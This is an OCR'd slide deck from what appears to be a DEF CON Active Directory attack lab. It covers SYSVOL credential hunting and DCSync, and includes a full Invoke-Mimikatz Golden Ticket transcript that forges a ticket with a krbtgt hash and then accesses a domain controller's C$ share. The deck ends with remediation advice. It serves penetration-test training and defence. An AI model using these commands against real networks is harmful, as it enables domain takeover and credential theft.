
What do you see?

SYSVOL Scripts– Downloading PowEnum



SYSVOL Scripts– Reviewing Scripts

- Anything Juicy?





DCSync- Agenda

- What is DCSync
- Who can DCSync
- Mimikatz (lsadump::dcsync)

DCSync- What is DCSync

- Abuse DC Replication Services
  - Impersonate a Domain Controller to request account password data
  - With appropriate rights (replication rights), extract password hash for ANY account in the FOREST

- Mimikatz
  - Pull past and present hashes for any user
  - No interactive logon
  - No copy of NTDS.DIT
  - QUIET Persistence



DCSync- Who can DCSync


- How can we identify who has the correct privileges?

DCSync- Who can DCSync

- How can we identify who has the correct privileges?

CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes All	Critical
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes	Warning
CN=Domain Admins,CN=Users,DC=defcon,DC=local	group	DEFCON\sp_svc	Allow	False	This object and all child objects	ExtendedRight Replicating Directory Changes In Filtered Set	Critical

DCSync- Mimikatz



Golden Tickets


```
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> Invoke-Mimikatz -Command '"kerberos::gold
en /user:TheGoldenUser /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-1071533684 /krbtgt:0838f2b27f88787b8bcd9
a34cc8d3fd9 /ptt"'

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */

mimikatz(powershell) # kerberos::golden /user:TheGoldenUser /domain:defcon.local /SID:S-1-5-21-2367485406-3548604118-107
1533684 /krbtgt:0838f2b27f88787b8bcd9a34cc8d3fd9 /ptt
User      : TheGoldenUser
Domain    : defcon.local (DEFCON)
SID       : S-1-5-21-2367485406-3548604118-1071533684
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 0838f2b27f88787b8bcd9a34cc8d3fd9 - rc4_hmac_nt
Lifetime  : 7/11/2017 8:13:56 PM ; 7/9/2027 8:13:56 PM ; 7/9/2027 8:13:56 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

olden ticket for 'TheGoldenUser @ defcon.local' successfully submitted for current session

PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> dir \\labdc1.defcon.local\C$


    Directory: \\labdc1.defcon.local\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         7/2/2017   8:56 PM                Lab
d-----         7/6/2017  11:26 PM                Microsoft
d-----        8/22/2013   3:52 PM                PerfLogs
d-r---        7/11/2017   6:25 PM                Program Files
d-----        8/22/2013   3:39 PM                Program Files (x86)
d-----         7/2/2017   8:31 PM                Sample NTDS
d-----         7/2/2017   8:56 PM                temp
d-----         7/2/2017   8:20 PM                Tools
d-r---        7/10/2017  12:10 PM                Users
d-r---        7/11/2017   6:19 PM                Windows
d-----        6/26/2017   4:01 AM                WindowsAzure

PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration> klist

Current LogonId is 0:0xc5847

Cached Tickets: (1)

#0>     Client: TheGoldenUser @ defcon.local
        Server: krbtgt/defcon.local @ defcon.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 7/11/2017 20:13:56 (local)
        End Time:   7/9/2027 20:13:56 (local)
        Renew Time: 7/9/2027 20:13:56 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\andrew\Desktop\PowerSploit-master\PowerSploit-master\Exfiltration>
```

Lab 5 - Recap



- Identified cleartext credentials for a Sharepoint Service Account
- Identified that the Sharepoint account has replication rights
- Used DCSync to steal the KRBTGT account hash
- Created a “Golden Ticket” with the KRBTGT account hash

Remediation For Lab 5



- 3 Tier Architecture
- Monitor SYSVOL changes and validate no hard coded creds in script (.bat/ps1/.cmd…) files
- Lock down replication rights to appropriate users

Top 5 ways to make pentesters angry

1. 3 Tier Architecture
2. Effective Local Admin Management
3. Workstation Isolation
4. Active Directory Enumeration Hardening
5. Effective Application Whitelisting



Questions

The End